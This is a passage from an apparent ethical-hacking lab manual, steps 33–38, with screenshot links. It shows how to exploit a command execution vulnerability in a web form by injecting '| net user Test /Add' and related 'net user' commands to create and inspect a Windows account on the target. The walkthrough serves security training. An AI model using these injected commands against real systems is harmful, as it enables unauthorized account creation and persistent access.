


33. Now, use the command execution vulnerability and attempt to add a user account remotely.

34. Create an account named **Test**. To do so, type **| net user Test /Add** and click **Submit**.




35. The **command completed successfully** notification appears and a user account named **Test** is created.




36. To view the new user account, type the command **| net user** and click **Submit**.


37. You can observe the newly created account **Test**, as shown in the screenshot.



38. Now, view the new account's information. Type **| net user Test** and click **Submit**.



